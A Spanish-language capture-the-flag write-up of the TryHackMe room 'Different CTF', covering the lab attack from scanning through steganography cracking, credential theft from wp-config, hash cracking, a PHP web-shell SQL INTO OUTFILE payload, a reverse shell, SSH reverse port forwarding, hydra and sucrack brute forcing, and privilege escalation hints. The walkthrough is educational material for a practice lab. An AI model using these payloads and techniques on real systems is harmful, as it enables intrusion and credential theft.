


# DifferentCTF

viernes, 16 de abril de 2021

15:43



Security stego reverse sucrack

## Enumeración

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.6
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello World &#8211; Just another WordPress site
MAC Address: 02:B5:01:4C:1F:D1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1 0.43 ms diff.thm (10.10.160.165)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
```

## Gobuster


```
root@10-10-48-166:~# gobuster dir -u http://10.10.160.165 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.160.165
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/04/16 20:36:48 Starting gobuster
=====
/wp-content (Status: 301)
/ (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
=====
2021/04/16 20:37:11 Finished
=====
```

## Puerto 80

En el puerto 80 nos muestra un wpres desformateado. Esto apunta a que necesita una configuración en `/etc/hosts`

```
Hello World - Just another WordPress site | x http://10.10.160.165/ x +  
view-source:http://10.10.160.165/  
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...  
  
1 <!doctype html>  
2 <html lang="en-US">  
3 <head>  
4 <meta charset="UTF-8" />  
5 <meta name="viewport" content="width=device-width, initial-scale=1" />  
6 <link rel="profile" href="https://gmpg.org/xfn/11" />  
7 <title>Hello World &#8211; Just another WordPress site</title>  
8 <link rel='dns-prefetch' href=[REDACTED] />  
9 <link rel='dns-prefetch' href=[REDACTED] />  
10 <link rel="alternate" type="application/rss+xml" title="Hello World &raquo; Feed" href="http://[REDACTED]/feed/" />  
11 <link rel="alternate" type="application/rss+xml" title="Hello World &raquo; Comments Feed" href="http://[REDACTED]/index.php/comments/feed/" />  
12 <script>  
13 window.wpemojiSettings = {"baseUrl": "https://s.w.org/images/core/emoji/13.0.1/72x72/", "ext": ".png", "svgUrl": "https://s.w.org/images/core/emoji/13.0.1/svg/", "imageDimension": "em"};  
14 !function(e,a,t){var r,n,o,i,p=a.createElement("canvas"),s=p.getContext&&p.getContext("2d");function c(e,t){var a=String.fromCharCode(0x20);var u=document.getElementsByTagName("script");for(var l=u.length;l-->0;l){if(u[l].src.indexOf("wp-content/themes/twentytwentyone/assets/js/wp-emoji.min.js?ver=5.6")!==-1){return}}if(!t)return}function f(e,r,n){c(e,r,n)}f(t,"script","async")}</script>  
15 <style>  
16 img.wp-smiley,  
17 img.emoji {  
18 display: inline !important;  
19 border: none !important;  
20 box-shadow: none !important;  
21 height: 1em !important;  
22 width: 1em !important;  
23 margin: 0 .07em !important;  
24 vertical-align: middle !important;  
25 background: none !important;  
26 padding: 0 !important;  
27 }  
28 </style>  
29 <link rel="stylesheet" id="wp-block-library-css" href="http://[REDACTED]/css/dist/block-library/style.min.css?ver=5.6" media="all" />  
30 <link rel="stylesheet" id="wp-block-library-theme-css" href="http://[REDACTED]/css/dist/block-library/theme.min.css?ver=5.6" media="all" />  
31 <link rel="stylesheet" id="twentytwentyone-style-css" href="http://[REDACTED]/themes/twentytwentyone/style.css?ver=1.8" media="all" />  
32 <link rel="stylesheet" id="twentytwentyone-print-css" href="http://[REDACTED]/themes/twentytwentyone/print.css?ver=1.8" media="print" />  
33 <link rel="manifest" href="http://[REDACTED]/assets/wlwmanifest.xml" type="application/manifest+xml" title="RSD" />  
34 <meta name="generator" content="WordPress 5.6" />  
35 <style>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style></head>  
36  
37 <body class="home blog wp-embed-responsive hfeed image-filters-enabled">
```

Luego de corregido el archivo hosts, se carga correctamente la página  
Y se enumera un usuario



Hello World — Just another WordPress site

Author Archives:



---

# Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

## Directory

Al descargar el contenido de [REDACTED] encontramos una imagen fuera de lugar y una wordlist que podría llegar a tratarse de una esteganografía, es decir, esconder datos en los bits menos significativos de la imagen.

```
# stegcracker [REDACTED] wordlist.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2021 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'austrailian-bulldog-ant.jpg' with wordlist 'wordlist.txt'..
Successfully cracked file with password: 123adanaantinwar
Tried 49252 passwords
Your file has been written to: austrailian-bulldog-ant.jpg.out
[REDACTED]
root@ip-10-10-48-166:~/adana.thm/announcements# cat austrailian-bulldog-ant.jpg.out
R: [REDACTED] 2s=
root@ip-10-10-48-166:~/adana.thm/announcements# cat austrailian-bulldog-ant.jpg.out | base64 -d
FTP-LOGIN
USER: [REDACTED]
PASS: [REDACTED]
```

## FTP

Al ingresar al FTP con las credenciales encontradas, vemos que está disponible la ruta web (la del wordpress)

Por ello se intenta subir una reverseshell.php y ejecutar, pero no logró tener éxito.

El archivo se sube y le pongo los permisos de lectura para todos, **sin embargo pareciera no encontrarlo.(404. habrá que investigar esto)**

Dada esa situación, descargué todo el contenido para revisarlo e investigar adicionalmente si encontraba la flag

```
# wget -r ftp://\[REDACTED\]:\[REDACTED\]@10.10.66.93
```

Luego de eso revisé el archivo **wp-config**. Donde encontré estas credenciales, las cuales me permiten ingresar a la base de datos del administrador de contenido.

```
/** The name of the database for WordPress */  
define( 'DB_NAME', [REDACTED] );  
  
/** MySQL database username */  
define( 'DB_USER', [REDACTED] );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', [REDACTED] );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' );
```

Al ingresar con estos datos a la web de phpmyadmin logramos ver el hash del usuario válido para wordpress

adana.thm / localhost /

adana.thm/wp-content/

adana.thm/phpmyadmin/tbl\_sql.php?db=phpmyadmin1&table=wp\_users&tok...

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

phpMyAdmin

Recent Favorites

New

information\_schema

mysql

performance\_schema

1

Type to filter these, Enter to see

New

pma

wp\_commentmeta

wp\_comments

wp\_links

wp\_options

wp\_postmeta

wp\_posts

wp\_termmeta

wp\_terms

wp\_term\_relationships

wp\_term\_taxonomy

wp\_usermeta

wp\_users

Columns

Indexes

sys

Server: localhost:3306 Database: phpmyadmin1 Table: wp\_users

Browse

Structure

SQL

Search

Insert

Export

Import

Privileges

More

Show query box

Showing rows 0 - 0 (1 total, Query took 0.0003 seconds.)

SELECT \* FROM `wp\_users` WHERE 1

Profiling [ Edit inline ] [ Edit ] [ Explain SQL ] [ Create PHP code ] [ Refresh ]

Show all

Number of rows: 25

Filter rows: Search this table

+ Options

ID

user\_login

user\_pass

user\_nicename

user\_email

user\_url

1

\$P\$BE

Q3iHrLu3or19t0faUh.

Check all

With selected:

Edit

Copy

Delete

Export

Show all

Number of rows: 25

Filter rows: Search this table

Query results operations

Print

Copy to clipboard

Export

Display chart

Create view

Bookmark this SQL query

Label:

Let every user access this bookmark

El hash lo guardamos en un archivo y lo procesamos con John the ripper

```
john --wordlist=/rockyou.txt hash
Warning: detected hash type "phpass", but the string is also recognized as "phpass-openc1"
Use the "--format=phpass-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED] (?)
1g 0:00:00:00 DONE (2021-04-16 22:20) 50.00g/s 9600p/s 9600c/s 9600C/s 123456..november
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Ahora debíamos poder loguearnos en el wordpress, pero no fue posible..las credenciales no parecían funcionar.

Así que volví al phpmyadmin y me metí en la base de datos [REDACTED], (sin el 1)

Allí encontré que estaba el mismo usuario, pero con otro hash



The screenshot shows the phpMyAdmin interface. On the left is a sidebar with a database tree. The main area displays the 'performance\_schema' database, and the 'wp\_users' table is selected. The table structure is shown with columns: ID, user\_login, user\_pass, and user\_nicena. The first row is selected, and the 'user\_pass' field is highlighted. The interface includes a query editor at the top with the query 'SELECT \* FROM wp\_users WHERE 1' and a results panel at the bottom showing the query results.

Ya mis sospechas están apuntando a que el FTP tampoco es del wordpress que vemos, si no de otro.

Dado que el segundo hash no me fue posible crackearlo con John, se me ocurre utilizar el hash conocido, actualizando la base de datos. Al probar nuevamente, logramos ingresar.

Pero sin permisos para editar.

Allí, con mi compañero Andrés comenzamos a ver cómo editando la base de datos podríamos lograr darle más privilegios al usuario, o generar un administrador a nuestra voluntad. Pero no logramos hacerlo

Run SQL query/queries on table **phpmyadmin.wp\_users:**

1 SELECT "<?php system(\$\_GET['cmd']); ?>" INTO OUTFILE "/var/www/adana.thm/cik.php"

2

SELECT\*

SELECT

INSERT

UPDATE

DELETE

Clear

Format

Get auto-

☐ Bind parameters

Bookmark this SQL query:

[ Delimiter ; ]

☒ Show this query here again

☐ Retain query box

☐ Rollback when finished

Error

SQL query:

SELECT "<?php system(\$\_GET['cmd']); ?>" INTO OUTFILE "/var/www/adana.thm/cik.php"

MySQL said:


#1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement

Siguiendo la enumeración en los post encuentro esto

The screenshot shows the phpMyAdmin interface for a MySQL database named 'phpmyadmin1'. The 'wp\_posts' table is selected, and its contents are displayed in a table view. The table has columns: ID, post\_author, post\_date, post\_date\_gmt, and post\_content. There are 5 rows of data. The third row (ID 3) contains a URL 'http://asd.thm.de' in the post\_content field, which is highlighted in green. The interface includes a sidebar with a tree view of database tables, a top navigation bar with various tools (Browse, Structure, SQL, Search, Insert, Export, Import, Privileges), and a bottom section for query results operations.

ID	post_author	post_date	post_date_gmt	post_content
1	1	2021-01-10 23:07:29	2021-01-10 23:07:29	<!-- wp:paragraph --> <p>Welcome to WordPress. Thi...
2	1	2021-01-10 23:07:29	2021-01-10 23:07:29	<!-- wp:paragraph --> <p>This is an example page. ...
3	1	2021-01-10 23:07:29	2021-01-10 23:07:29	<!-- wp:heading --><h2>Who we are</h2><!-- /wp:heading --><!-- wp:paragraph --><p>Our website address is: <b>http://asd.thm.de</b> </p><!-- /wp:paragraph --><!-- wp:heading --><h2>What
4	1	2021-01-10 23:07:39	0000-00-00 00:00:00	
5	1	2021-01-11 09:59:19	2021-01-11 09:59:19	<!-- wp:paragraph --> <p>Welcome to WordPress. Thi...

Así que vamos a probar.fail.. Pero seguí buscando y encontré este parámetro.




The screenshot shows a web browser window with a 404 Not Found error. The address bar displays the URL: `10.10.200.12/phpmyadmin/sql.php?server=1&db=phpmyadmin1&table=wp_options&pos=0&token=e9401360e688b0`. The browser tabs include TryHackMe | Learn Cy..., TryHackMe Support, Offline CyberChef, GitHub - swisskyrepo/..., and Reverse Shell Cheat S... The phpMyAdmin interface is visible, showing the wp\_options table with 7 rows. The 'option\_value' column for the first two rows is redacted with a black box.

	option_id	option_name	option_value	autoload
<input type="checkbox"/> Edit Copy Delete	1	siteurl	[Redacted]	yes
<input type="checkbox"/> Edit Copy Delete	2	home	[Redacted]	yes
<input type="checkbox"/> Edit Copy Delete	3	blogname	Hello World	yes
<input type="checkbox"/> Edit Copy Delete	4	blogdescription	Just another WordPress site	yes
<input type="checkbox"/> Edit Copy Delete	5	users_can_register	0	yes
<input type="checkbox"/> Edit Copy Delete	6	admin_email	hakanbey01@thm.com	yes
<input type="checkbox"/> Edit Copy Delete	7	start_of_week	1	yes

Agregué ese subdominio al /etc/hosts

Y luego subí mi **reverse shell** a la raíz del ftp, llamándola desde el navegador.



# Not Found

The requested URL was not found on this server.

---

*Apache/2.4.29 (Ubuntu) Server at [REDACTED] Port 80*

Logrando shell

```
root@ip-10-10-251-114:~# nc -lnvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.200.12 48970 received!
Linux ubuntu 4.15.0-130-generic #134-Ubuntu SMP Tue Jan 5 20:46:26 UTC 2021 x86_
64 x86_64 x86_64 GNU/Linux
 15:27:17 up 17 min,  0 users,  load average: 0.00, 0.01, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ubuntu:/$ export SHELL=bash
export SHELL=bash
www-data@ubuntu:/$ export TERM=xterm-color
export TERM=xterm-color
www-data@ubuntu:/$ ^Z
[1]+  Stopped                  nc -lnvp 4545
root@ip-10-10-251-114:~# stty raw -echo;fg
nc -lnvp 4545

www-data@ubuntu:/$ reset
www-data@ubuntu:/$
```

## Web Flag

```
www-data@ubuntu:/var/www$ grep -r THM\{
grep: subdomain/.cache: Permission denied
grep: subdomain/.bash_history: Permission denied
grep: subdomain/.gnupg: Permission denied
html, [REDACTED] THM{ [REDACTED]
www-data@ubuntu:/var/www$
```



## Linpeas

```
[+] Unmounted file-system?  
[i] Check if you can mount umounted devices  
/dev/disk/by-id/dm-uuid-LVM-2vWU08UHAxgr0umysQPoxthSdFdx70llz4fwL1Q9vtLr2IL1fPcyJc851c7izh0w / ext4 de  
/dev/disk/by-uuid/069d6843-2a0d-4a97-b8cd-948aa75be772 /boot ext4 defaults 0 0
```

```
uid=1000(systemd-network) gid=102(systemd-network) groups=102(systemd-network)  
uid=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)  
uid=1001(hakan5ta) gid=1001(hakan5ta) groups=1001(hakan5ta)
```

Esto puede servir para la escalada a root.

Linpeas no me ofreció los SUID y descubro que es por que www-data no tiene permisos para ejecutar FIND

Así que descargué mi propia versión

```
--2021-04-21 16:00:41-- http://10.10.241.114:8050/find
Connecting to 10.10.241.114:8050... failed: No route to host.
www-data@ubuntu:/tmp$ wget 10.10.251.114:8050/find
--2021-04-21 16:00:53-- http://10.10.251.114:8050/find
Connecting to 10.10.251.114:8050... connected.
HTTP request sent, awaiting response... 200 OK
Length: 238080 (232K) [application/octet-stream]
Saving to: 'find'

find                                100%[=====>] 232.50K  --.-KB/s    in 0.002s

2021-04-21 16:00:53 (112 MB/s) - 'find' saved [238080/238080]

www-data@ubuntu:/tmp$ chmod +x find
www-data@ubuntu:/tmp$ ./find / -perm -u=s 2>/dev/null
/bin/fusermount
/bin/su
/bin/umount
/bin/mount
/bin/ping
/usr/local/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/binary
/usr/bin/at
/usr/bin/newgrp
/usr/sbin/pppd
/usr/sbin/exim4
```



```
www-data@ubuntu:/usr/bin$ ls -lha binary
-r-srwx--- 1 root hakanbey 13K Jan 14 18:01 binary
```

Pero no tengo permisos aun para trabajar con él. Así que debo buscar la forma de ser hakanbey  
Veo que tiene abierto el puerto 22 internamente, por lo que para usar hydra, deberé primero hacer un port forwarding.  
Tendré que hacerlo reverso, dado que el ssh en la víctima no tiene acceso desde fuera.

```
www-data@ubuntu:/tmp$ ssh -R 8051:localhost:22 root@10.10.251.114
root@10.10.251.114's password:
```

The Hydra logo is rendered in a stylized, blocky font using only vertical and horizontal lines. It consists of the word 'Hydra' in a large, bold, and somewhat irregular font.

```
Last login: Wed Apr 21 17:32:38 2021 from 10.10.200.12
root@ip-10-10-251-114:~#
```

Verificación de que el portforwarding fue exitoso

```
root@ip-10-10-251-114:~# nmap -p8051 localhost -sCV

Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-21 17:33 BST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000040s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8051/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d5:d3:bd:bc:88:e8:6a:54:a7:76:2d:c6:f1:fe:1a:42 (RSA)
|   256 b8:66:98:e1:29:70:57:4f:8d:75:ff:19:32:6b:70:c7 (ECDSA)
|_  256 84:62:e7:8b:2d:e6:59:e4:28:76:06:f6:1e:d6:0f:2b (EdDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

Utilizando hydra con la wordlist que descargué del propio sitio.

```
root@ip-10-10-251-114:~# hydra -l hakanbey -P nueva ssh://localhost -s 8051
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-21 17:35:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50138 login tries (l:1/p:501
38), ~3134 tries per task
[DATA] attacking ssh://localhost:8051/
[STATUS] 257.00 tries/min, 257 tries in 00:01h, 49882 to do in 03:15h, 16 active
```

Tras 4 horas sin éxito, decidí tomar una hint adicional de discord de tryhackme



Recordemos que las contraseñas hasta el momento son:

**123adana**antinwar (del stego)

**123adanacrack** (del ftp)

Poco con lo que trabajar, así que habrá que hacer una wordlist y fusionarla con la wordlist que probamos hace un rato sin éxito.  
123adana+toda la wordlist.txt → a una fina llamada ahorasi

Tras eso, aprendí a utilizar suckack, para ir más rápido que con el portforwarding.

```
www-data@ubuntu:/tmp$ ./sucrack -u hakanbey ahorasi -w 50
time elapsed: 00:00:00
time remaining: 00:00:00
progress: 22.88% [*****.....]
user account: hakanbey

__dictionary:
file size: 7800
bytes read: 6799
words read: 1001
word buffer size: 100
time/word add: 0.0380
rewriter: disabled

__worker:
worker: 50
attempts: 862
attempts/worker: 17
seconds/attempt: 2.203016
attempts/sec: 22.696155
overhead/worker: 0.000000

password is: XXXXXXXXXX
```

## Hakanbey

Recordemos que siendo hakanbey teníamos acceso a un binario que estaba sospechoso.

Probamos ejecutarlo para ver de qué va:

```
hakanbey@ubuntu:~$ /usr/bin/binary
I think you should enter the correct string here =>123adanacrack
pkill: killing pid 9217 failed: Operation not permitted
pkill: killing pid 9218 failed: Operation not permitted
pkill: killing pid 9229 failed: Operation not permitted
pkill: killing pid 9342 failed: Operation not permitted
```

Al inspeccionarlo por dentro con strings, vemos texto asociado claramente a la escalada de privilegios /root/root.jpg, por ejemplo.

```
bash-4.4# strings /usr/bin/binary
/lib64/ld-linux-x86-64.so.2
u6V0
libc.so.6
exit
fopen
__isoc99_scanf
puts
__stack_chk_fail
printf
fgetc
fgets
fputc
__isoc99_fscanf
fclose
strcat
system
__cxa_finalize
strcmp
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.7
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
zoneH
pts
AWAVI
AUATL
[]A\A]A^A_
I think you should enter the correct string here ==>
/root/hint.txt
Hint! : %s
/root/root.jpg
Unable to open source!
/home/hakanbey/root.jpg
Copy /root/root.jpg ==> /home/hakanbey/root.jpg
Unable to copy!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1-18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

## Ltrace al binario

```
hakanbey@ubuntu:~$ ltrace /usr/bin/binary
strcat(
strcat(
strcat(
strcat(
printf("I think you should enter the cor" ...) = 52
```

Ya pareciera que tenemos la contraseña contestando directamente.

```
hakanbey@ubuntu:~/Desktop$ /usr/bin/binary
I think you should enter the correct string here ==
Hint! : Hexeditor 00000020 ==> ??? => /home/hakanbey/Desktop/root.jpg (CyberChef)

Copy /root/root.jpg ==> /home/hakanbey/root.jpg
```

Siguiendo la hint que el propio binario nos da, leemos desde el archivo de imagen

```
kali@kali:~$ xxd root.jpg | head
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0060  ....JFIF.....
00000010: 0060 0000 ffe1 0078 4578 6966 0000 4d4d  .^.....xExif..MM
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ...=y._..m..i..u
00000030: 0000 0056 0301 0005 0000 0001 0000 0068  ...V.....h
00000040: 0303 0001 0000 0001 0000 0000 5110 0001  ....Q...
00000050: 0000 0001 0100 0000 5111 0004 0000 0001  ....Q.....
00000060: 0000 0ec4 5112 0004 0000 0001 0000 0ec4  ....Q.....
00000070: 0000 0000 4164 6f62 6520 496d 6167 6552  ....Adobe ImageR
00000080: 6561 6479 0000 0001 86a0 0000 b18f ffdb  eady.....
00000090: 0043 0002 0101 0201 0102 0202 0202 0202  .C.....
```

Esto lo copiamos y llevamos a cyberchef obteniendo la información final para adueñarnos del host.

Last build: A month ago

Recipe

From Hex

Delimiter  
Auto

To Base85

Alphabet  
! - u

☐ Include delimiter


Input

Output

root :

FIN

71



Different CTF

interesting room, you can shoot the sun

Start AttackBox

Help

Options

Chart

Scoreboard

Discuss

Writeups

More

There are no writeups submitted.

Title

Different CTF

IP Address

10.10.10.1

Tasks

40s

?

Add 1 hour

Terminate


Task 1


Basic scan


Task 2

Localhost

94









439723

20

 Users

 Rank



## Forma Alternativa de escalar privilegios.

[CVE-2021-3493](#)

```
hakanbey@ubuntu:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.5 LTS"
```

```
uname -a
```

```
Linux ubuntu 4.15.0-130-generic #134-Ubuntu SMP Tue Jan 5 20:46:26 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

La utilización de este exploit para:

### **Affected Versions**

- Ubuntu 20.10
- Ubuntu 20.04 LTS
- Ubuntu 18.04 LTS
- Ubuntu 16.04 LTS
- Ubuntu 14.04 ESM

Desde <<https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>>

<https://ssd-disclosure.com/wp-content/uploads/2021/04/ubuntu.gif>

Queda probar si con **lxd** también era posible llegar a root.